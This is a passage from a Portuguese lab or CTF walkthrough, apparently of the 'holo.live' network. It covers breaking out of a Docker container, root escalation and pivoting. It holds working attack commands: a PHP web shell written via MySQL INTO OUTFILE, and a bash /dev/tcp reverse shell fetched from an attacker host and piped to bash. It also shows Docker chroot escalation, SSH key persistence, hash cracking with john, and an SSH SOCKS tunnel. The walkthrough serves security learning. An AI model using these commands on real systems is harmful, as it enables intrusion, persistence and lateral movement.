drwxr-xr-x   2 root root   4096 Sep 21  2020 opt
dr-xr-xr-x 135 root root      0 Apr  3 11:13 proc
drwx------   2 root root   4096 Sep 21  2020 root
drwxr-xr-x   1 root root   4096 Jan 16  2021 run
drwxr-xr-x   1 root root   4096 Jan 16  2021 sbin
drwxr-xr-x   2 root root   4096 Sep 21  2020 srv
dr-xr-xr-x  13 root root      0 Apr  3 11:13 sys
drwxrwxrwt   1 root root   4096 Apr  3 11:14 tmp
drwxr-xr-x   1 root root   4096 Sep 21  2020 usr
drwxr-xr-x   1 root root   4096 Jan 16  2021 var
www-data@f2badd0cc387:/$
```

E daí vamos dar um ifconfig para descobrir o IP do DOCKER

```
www-data@f2badd0cc387:/$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.100  netmask 255.255.255.0  broadcast 192.168.100.255
        ether 02:42:c0:a8:64:64  txqueuelen 0  (Ethernet)
        RX packets 66757  bytes 10925984 (10.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 100822  bytes 29315622 (29.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2996591  bytes 2004021555 (2.0 GB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2996591  bytes 2004021555 (2.0 GB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Nesse caso vamos descobrir o Default Gateway da rede com o `route`

```
www-data@f2badd0cc387:/tmp$ route -n
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.100.1   0.0.0.0         UG    0      0        0 eth0
192.168.100.0   0.0.0.0         255.255.255.0   U     0      0        0 eth0
```

e daí, verificamos se a docker tem algum NMap caso tenha rodar um `-sS` para fazer uma espécie de ping, mas como não tem rodar o nc para verificar as portas TCP abertas `nc -zv 192.168.100.1 1-65535`

```
www-data@f2badd0cc387:/$ nc -zv 192.168.100.1 1-65535
nc -zv 192.168.100.1 1-65535
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 33060 (?) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 8080 (http-alt) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 3306 (mysql) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 80 (http) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 22 (ssh) open
www-data@f2badd0cc387:/$
```

E daí como, percebemos que está comunicando com o mysql que anteriormente conseguimos algumas credenciais

```
www-data@f2badd0cc387:/tmp$ mysql -u admin -p -h 192.168.100.1
mysql -u admin -p -h 192.168.100.1
Enter password: !123SecureAdminDashboard321!

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 8.0.22-0ubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases/
```

e Navegando até o fim temos dois usuários

```
mysql> use DashboardDB
\use DashboardDB
ERROR 1049 (42000): Unknown database 'se'
mysql> use DashboardDB;
use DashboardDB;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----------------------+
| Tables_in_DashboardDB |
+-----------------------+
| users                 |
+-----------------------+
1 row in set (0.00 sec)

mysql> show columns from users;
show columns from users;
+----------+--------------+------+-----+---------+-------+
| Field    | Type         | Null | Key | Default | Extra |
+----------+--------------+------+-----+---------+-------+
| username | varchar(256) | YES  |     | NULL    |       |
| password | varchar(256) | YES  |     | NULL    |       |
+----------+--------------+------+-----+---------+-------+
2 rows in set (0.00 sec)

mysql> select * from users;
select * from users;
+----------+-----------------+
| username | password        |
+----------+-----------------+
| admin    | DBManagerLogin! |
| gurag    | AAAA            |
+----------+-----------------+
2 rows in set (0.00 sec)
```

Com acesso ao banco, então temos algumas permissões e começa as tentativas de sair do docker. A escolhida foi por meio de implantar uma SHELL pelo banco de dados

`select '<?php $cmd=$_GET["cmd"];system($cmd);?>' INTO OUTFILE '/var/www/html/shell.php';`

```
mysql> select '<?php $cmd=$_GET["cmd"];system($cmd);?>' INTO OUTFILE '/var/www/html/shell.php'
;
select '<?php $cmd=$_GET["cmd"];system($cmd);?>' INTO OUTFILE '/var/www/html/shell.php';
Query OK, 1 row affected (0.00 sec)
```

```
www-data@f2badd0cc387:/var/www/admin$ curl 192.168.100.1:8080/shell.php?cmd=whoami
<admin$ curl 192.168.100.1:8080/shell.php?cmd=whoami
www-data
```

Daí com essa shell implantada na máquina começamos montar a shell reverse

Na máquina do atacante criamos a shell reverse

```
#!/bin/bash
bash -i >& /dev/tcp/<ip>/<porta> 0>&1
```

e daí fazemos um servidor web com python mesmo

nessa segunda shell foi usado o metasploit para ser o listener

com a shell feita só rodar o comando na docker

```
curl 'http://192.168.100.1:8080/shell.php?
cmd=curl%20http%3A%2F%2F10.51.124.72%3A80%2Fshellscript.sh%7Cbash%20%26'
```

E com isso conseguimos sair da docker com êxito

Com isso, podermos fazer uma varredura na máquina, como uma etapa de exploração.

Uma das etapas de reconhecimento que podermos analisar é são os **Binários**

Na máquina em questão foi explorado o **bin** do docker

```
sudo install -m =xs $(which docker) .
./docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

antes de tentar executar o comando, primeiro tem que melhorar a shell

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
CTRL + Z;
stty raw -echo
fg
export TERM=xterm
stty rows 25 columns 211
```

daí verificamos as images do docker

```
sh: 3: 5~do: not found
# docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
<none>              <none>              cb1b741122e8        4 years ago         995MB
<none>              <none>              b711fc810515        4 years ago         993MB
<none>              <none>              591bb8cd4ef6        4 years ago         993MB
<none>              <none>              88d15ba62bf4        4 years ago         993MB
ubuntu              18.04               56def654ec22        4 years ago         63.2MB
#
```

Após tudo isso

```
www-data@ip-10-201-126-33:/var/www/html$ docker run -v /:/mnt --rm -it ubuntu:18.04 chroot /mn
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
```

Agora para persistir a sessão é só criarmos a chave SSH

```
ssh-keygen
```

Copia o "id_rsa" para a **MÁQUINA DO ATACANTE** e dê permissão

```
chmod 600 id_rsa
```

E também, dê a mesma permissão no "id_rsa" da **MÁQUINA DA VÍTIMA**

Para finalizar coloque a chave pública no "authorized_keys"


```
cat id_rsa.pub >> authorized_keys
```

Agora acesse o root diretamente via SSH

```
ssh root@10.201.126.33 -i id_rsa
```


Bem, como temos a máquina como root então o que podermos fazer uma espécie é usar o john para tentar quebrar as hash de senha

```
john --wordlist= /home/arthur-strelow/SecLists/Passwords/Leaked-Databases/rockyou.txt senhas.txt --format=sha512crypt --fork=5
```



Com acesso a esse usuário o que podermos fazer é uma análise para quais IPs ele se comunica para podermos tentar um **PIVOTING**

```
for i in {1..254} ;do (ping -c 1 10.201.126.$i | grep "bytes from" | awk '{print $4}' | cut -d ":" -f 1 &) ;done
```



Com os IPs válidos descobertos, uma opção viável é rodar o NMAP para tentar descobrir algumas informações de serviços

```
nmap -sV -p- -v -T4 10.201.126.1 10.201.126.30-35 10.201.126.250
```

```
Nmap scan report for ip-10-201-126-30.eu-west-1.compute.internal (10.201.126.30)
Host is up (0.0010s latency).
Not shown: 65509 closed ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-04 12:21:33Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: holo.live0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: holo.live0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
49692/tcp open  msrpc         Microsoft Windows RPC
49708/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=4/4%Time=67EFCED2%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
Service Info: Host: DC-SRV01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for ip-10-201-126-31.eu-west-1.compute.internal (10.201.126.31)
Host is up (0.00086s latency).
Not shown: 65517 closed ports
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
80/tcp    open  http          Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.11)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.11)
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for ip-10-201-126-33.eu-west-1.compute.internal (10.201.126.33)
Host is up (0.000067s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
33060/tcp open  mysqlx?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.80%I=7%D=4/4%Time=67EFCED4%P=x86_64-pc-linux-gnu%r(NU
SF:LL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x0b\x
SF:08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTTPOpt
SF:ions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\x0b\
SF:x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSVersi
SF:onBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTCP,2B
SF:,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fIn
SF:valid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%
SF:r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\
SF:x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCookie,
SF:9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\
SF:x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNeg,9,
SF:"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\x05\x
SF:1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY00
SF:0")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDString,9
SF:,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\x0b\x08
SF:\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x
SF:05HY000")%r(LDAPBindReq,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SIPOptions,
SF:9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LANDesk-RC,9,"\x05\0\0\0\x0b\x08\x0
SF:5\x1a\0")%r(TerminalServer,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NCP,9,"\
SF:x05\0\0\0\x0b\x08\x05\x1a\0")%r(NotesRPC,2B,"\x05\0\0\0\x0b\x08\x05\x1a
SF:\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000"
SF:)%r(JavaRMI,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(WMSRequest,9,"\x05\0\0\
SF:0\x0b\x08\x05\x1a\0")%r(oracle-tns,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(
SF:ms-sql-s,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(afp,2B,"\x05\0\0\0\x0b\x08
SF:\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x
SF:05HY000")%r(giop,9,"\x05\0\0\0\x0b\x08\x05\x1a\0");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for ip-10-201-126-35.eu-west-1.compute.internal (10.201.126.35)
Host is up (0.00058s latency).
Not shown: 65520 closed ports
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-10-201-126-250.eu-west-1.compute.internal (10.201.126.250)
Host is up (0.00058s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
1337/tcp open  http    Node.js Express framework
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Antes de tudo, precisamos criar um TUNNEL para a rede interna e faremos isso usando o SSH com o usuário "linux-admin"

```
ssh -o StrictHostKeyChecking=no -o ServerAliveInterval=30 -f -N -D 1080 linux-admin@10.201.126.33 -i id_rsa
```

Com o `netstat -lnpt` podermos ver as conexões

```
arthur-strelow@arthur-OptiPlex-3070:~/Downloads$ netstat -nlpt
(Nem todos os processos puderam ser identificados, informações sobre processos
 de outrem não serão mostrados, você deve ser root para vê-los todos.)
Conexões Internet Ativas (somente servidores)
Proto Recv-Q Send-Q Endereço Local          Endereço Remoto         Estado       PID/Program n
ame
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               OUÇA       -

tcp        0      0 127.0.0.1:1080          0.0.0.0:*               OUÇA       13635/ssh

tcp        0      0 127.0.0.1:631           0.0.0.0:*               OUÇA       -

tcp        0      0 127.0.0.54:53           0.0.0.0:*               OUÇA       -

tcp        0      0 127.0.0.53:53           0.0.0.0:*               OUÇA       -

tcp6       0      0 ::1:631                 :::*                    OUÇA       -

tcp6       0      0 ::1:1080                :::*                    OUÇA       13635/ssh
```

O Tunnel feito precisamos configurar o proxychains4 (para acessar a rede interna)


`sudo nano /etc/proxychains4.conf`

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5 127.0.0.1 1080
```


Fazendo um teste para ver se conseguimos acessar a rede interna

```
arthur-strelow@arthur-OptiPlex-3070:~/Downloads$ proxychains4 nc -v 10.201.126.30 80
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.201.126.30:80  ...  OK
Connection to 10.201.126.30 80 port [tcp/http] succeeded!
```


E com isso para usar o navegador vai na aba de conexões e adicione essa socks5 e pronto.




Ao tentar os logins que temos o único que da certo é o "gurag"




Hora de investigar a parte de "Forgot Password"



